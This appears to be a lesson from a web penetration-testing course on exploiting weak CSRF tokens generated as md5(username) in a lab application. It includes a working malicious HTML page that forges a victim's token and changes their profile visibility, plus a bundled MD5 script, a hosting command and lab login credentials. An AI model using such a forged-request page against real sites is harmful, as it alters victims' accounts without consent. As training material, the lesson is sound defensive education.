**Exploiting Weak CSRF Tokens**

Often, web applications do not employ very secure or robust token generation algorithms. An example is an application that generates CSRF tokens as follows (pseudocode): md5(username).

How can we tell if that is the case? We can register an account, look into the requests to identify a CSRF token, and then check if the MD5 hash of the username is equal to the CSRF token's value.

Let us see this in action!

Proceed to the end of this section and click on Click here to spawn the target system! or the Reset Target icon. Use the provided Pwnbox or a local VM with the supplied VPN key to reach the target application and follow along. Don't forget to configure the specified vhost (csrf.htb.net) to access the application.


Navigate to http://csrf.htb.net and log in to the application using the credentials below:

* Email: goldenpeacock467
* Password: topcat

Open Web Developer Tools (Shift+Ctrl+I in the case of Firefox) and focus on the *Network* tab.

Back to the user's profile, press *Change Visibility* and then *Make Public*.

You should see a request similar to the one below. Note the value of the CSRF token.



Execute the below command to calculate the MD5 hash of the string "goldenpeacock467" (the username).

yovecio@htb[/htb]$ echo -n goldenpeacock467 | md5sum

0bef12f8998057a7656043b6d30c90a2 -

You will notice that the resulting hash is the same as the CSRF value! This means that the CSRF token is generated by MD5-hashing the username.

When assessing how robust a CSRF token generation mechanism is, make sure you spend a small amount of time trying to come up with the CSRF token generation mechanism. It can be as easy as md5(username), sha1(username), md5(current date + username) etc. Please note that you should not spend much time on this, but it is worth a shot.

Now that we know how the CSRF token for this action is generated let us see how we can attack other users through CSRF.

Find below the malicious page. Save it as press\_start\_2\_win.html

Code: html

<!DOCTYPE html>

<html lang="en">

<head>

<meta charset="UTF-8">

<meta http-equiv="X-UA-Compatible" content="IE=edge">

<meta name="viewport" content="width=device-width, initial-scale=1.0">

<meta name="referrer" content="never">

<title>Proof-of-concept</title>

<link rel="stylesheet" href="styles.css">

<script src="./md5.min.js"></script>

</head>

<body>

<h1> Click Start to win!</h1>

<button class="button" onclick="trigger()">Start!</button>

<script>

let host = 'http://csrf.htb.net'

function trigger(){

// Creating/Refreshing the token in server side.

window.open(`${host}/app/change-visibility`)

window.setTimeout(startPoc, 2000)

}

function startPoc() {

// Setting the username

let hash = md5("crazygorilla983")

window.location = `${host}/app/change-visibility/confirm?csrf=${hash}&action=change`

}

</script>

</body>

</html>

For your malicious page to have MD5-hashing functionality, save the below as md5.min.js and place it in the directory where the malicious page resides.

Code: javascript

!function(n){"use strict";function d(n,t){var r=(65535&n)+(65535&t);return(n>>16)+(t>>16)+(r>>16)<<16|65535&r}function f(n,t,r,e,o,u){return d((u=d(d(t,n),d(e,u)))<<o|u>>>32-o,r)}function l(n,t,r,e,o,u,c){return f(t&r|~t&e,n,t,o,u,c)}function g(n,t,r,e,o,u,c){return f(t&e|r&~e,n,t,o,u,c)}function v(n,t,r,e,o,u,c){return f(t^r^e,n,t,o,u,c)}function m(n,t,r,e,o,u,c){return f(r^(t|~e),n,t,o,u,c)}function c(n,t){var r,e,o,u;n[t>>5]|=128<<t%32,n[14+(t+64>>>9<<4)]=t;for(var c=1732584193,f=-271733879,i=-1732584194,a=271733878,h=0;h<n.length;h+=16)c=l(r=c,e=f,o=i,u=a,n[h],7,-680876936),a=l(a,c,f,i,n[h+1],12,-389564586),i=l(i,a,c,f,n[h+2],17,606105819),f=l(f,i,a,c,n[h+3],22,-1044525330),c=l(c,f,i,a,n[h+4],7,-176418897),a=l(a,c,f,i,n[h+5],12,1200080426),i=l(i,a,c,f,n[h+6],17,-1473231341),f=l(f,i,a,c,n[h+7],22,-45705983),c=l(c,f,i,a,n[h+8],7,1770035416),a=l(a,c,f,i,n[h+9],12,-1958414417),i=l(i,a,c,f,n[h+10],17,-42063),f=l(f,i,a,c,n[h+11],22,-1990404162),c=l(c,f,i,a,n[h+12],7,1804603682),a=l(a,c,f,i,n[h+13],12,-40341101),i=l(i,a,c,f,n[h+14],17,-1502002290),c=g(c,f=l(f,i,a,c,n[h+15],22,1236535329),i,a,n[h+1],5,-165796510),a=g(a,c,f,i,n[h+6],9,-1069501632),i=g(i,a,c,f,n[h+11],14,643717713),f=g(f,i,a,c,n[h],20,-373897302),c=g(c,f,i,a,n[h+5],5,-701558691),a=g(a,c,f,i,n[h+10],9,38016083),i=g(i,a,c,f,n[h+15],14,-660478335),f=g(f,i,a,c,n[h+4],20,-405537848),c=g(c,f,i,a,n[h+9],5,568446438),a=g(a,c,f,i,n[h+14],9,-1019803690),i=g(i,a,c,f,n[h+3],14,-187363961),f=g(f,i,a,c,n[h+8],20,1163531501),c=g(c,f,i,a,n[h+13],5,-1444681467),a=g(a,c,f,i,n[h+2],9,-51403784),i=g(i,a,c,f,n[h+7],14,1735328473),c=v(c,f=g(f,i,a,c,n[h+12],20,-1926607734),i,a,n[h+5],4,-378558),a=v(a,c,f,i,n[h+8],11,-2022574463),i=v(i,a,c,f,n[h+11],16,1839030562),f=v(f,i,a,c,n[h+14],23,-35309556),c=v(c,f,i,a,n[h+1],4,-1530992060),a=v(a,c,f,i,n[h+4],11,1272893353),i=v(i,a,c,f,n[h+7],16,-155497632),f=v(f,i,a,c,n[h+10],23,-1094730640),c=v(c,f,i,a,n[h+13],4,681279174),a=v(a,c,f,i,n[h],11,-358537222),i=v(i,a,c,f,n[h+3],16,-722521979),f=v(f,i,a,c,n[h+6],23,76029189),c=v(c,f,i,a,n[h+9],4,-640364487),a=v(a,c,f,i,n[h+12],11,-421815835),i=v(i,a,c,f,n[h+15],16,530742520),c=m(c,f=v(f,i,a,c,n[h+2],23,-995338651),i,a,n[h],6,-198630844),a=m(a,c,f,i,n[h+7],10,1126891415),i=m(i,a,c,f,n[h+14],15,-1416354905),f=m(f,i,a,c,n[h+5],21,-57434055),c=m(c,f,i,a,n[h+12],6,1700485571),a=m(a,c,f,i,n[h+3],10,-1894986606),i=m(i,a,c,f,n[h+10],15,-1051523),f=m(f,i,a,c,n[h+1],21,-2054922799),c=m(c,f,i,a,n[h+8],6,1873313359),a=m(a,c,f,i,n[h+15],10,-30611744),i=m(i,a,c,f,n[h+6],15,-1560198380),f=m(f,i,a,c,n[h+13],21,1309151649),c=m(c,f,i,a,n[h+4],6,-145523070),a=m(a,c,f,i,n[h+11],10,-1120210379),i=m(i,a,c,f,n[h+2],15,718787259),f=m(f,i,a,c,n[h+9],21,-343485551),c=d(c,r),f=d(f,e),i=d(i,o),a=d(a,u);return[c,f,i,a]}function i(n){for(var t="",r=32\*n.length,e=0;e<r;e+=8)t+=String.fromCharCode(n[e>>5]>>>e%32&255);return t}function a(n){var t=[];for(t[(n.length>>2)-1]=void 0,e=0;e<t.length;e+=1)t[e]=0;for(var r=8\*n.length,e=0;e<r;e+=8)t[e>>5]|=(255&n.charCodeAt(e/8))<<e%32;return t}function e(n){for(var t,r="0123456789abcdef",e="",o=0;o<n.length;o+=1)t=n.charCodeAt(o),e+=r.charAt(t>>>4&15)+r.charAt(15&t);return e}function r(n){return unescape(encodeURIComponent(n))}function o(n){return i(c(a(n=r(n)),8\*n.length))}function u(n,t){return function(n,t){var r,e=a(n),o=[],u=[];for(o[15]=u[15]=void 0,16<e.length&&(e=c(e,8\*n.length)),r=0;r<16;r+=1)o[r]=909522486^e[r],u[r]=1549556828^e[r];return t=c(o.concat(a(t)),512+8\*t.length),i(c(u.concat(t),640))}(r(n),r(t))}function t(n,t,r){return t?r?u(t,n):e(u(t,n)):r?o(n):e(o(n))}"function"==typeof define&&define.amd?define(function(){return t}):"object"==typeof module&&module.exports?module.exports=t:n.md5=t}(this);

//# sourceMappingURL=md5.min.js.map

We can serve the page and JavaScript code above from our attacking machine as follows.

yovecio@htb[/htb]$ python -m http.server 1337

Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...

Open a New Private Window, navigate to http://csrf.htb.net and log in to the application using the credentials below:


* Email: crazygorilla983
* Password: pisces

This account will play the role of the victim. As you can see, Ela Stienen's profile is not public. Let us try to make it public through a CSRF attack.

While still logged in as Ela Stienen, open a new tab and visit the page you are serving from your attacking machine http://<VPN/TUN Adapter IP>:1337/press\_start\_2\_win.html.



Now press "Start!". You will notice that when Ela Stienen presses "Start," her profile will become public!



The following section will focus on some possible CSRF protection bypasses that you should try during web application penetration tests or bug bounty hunting.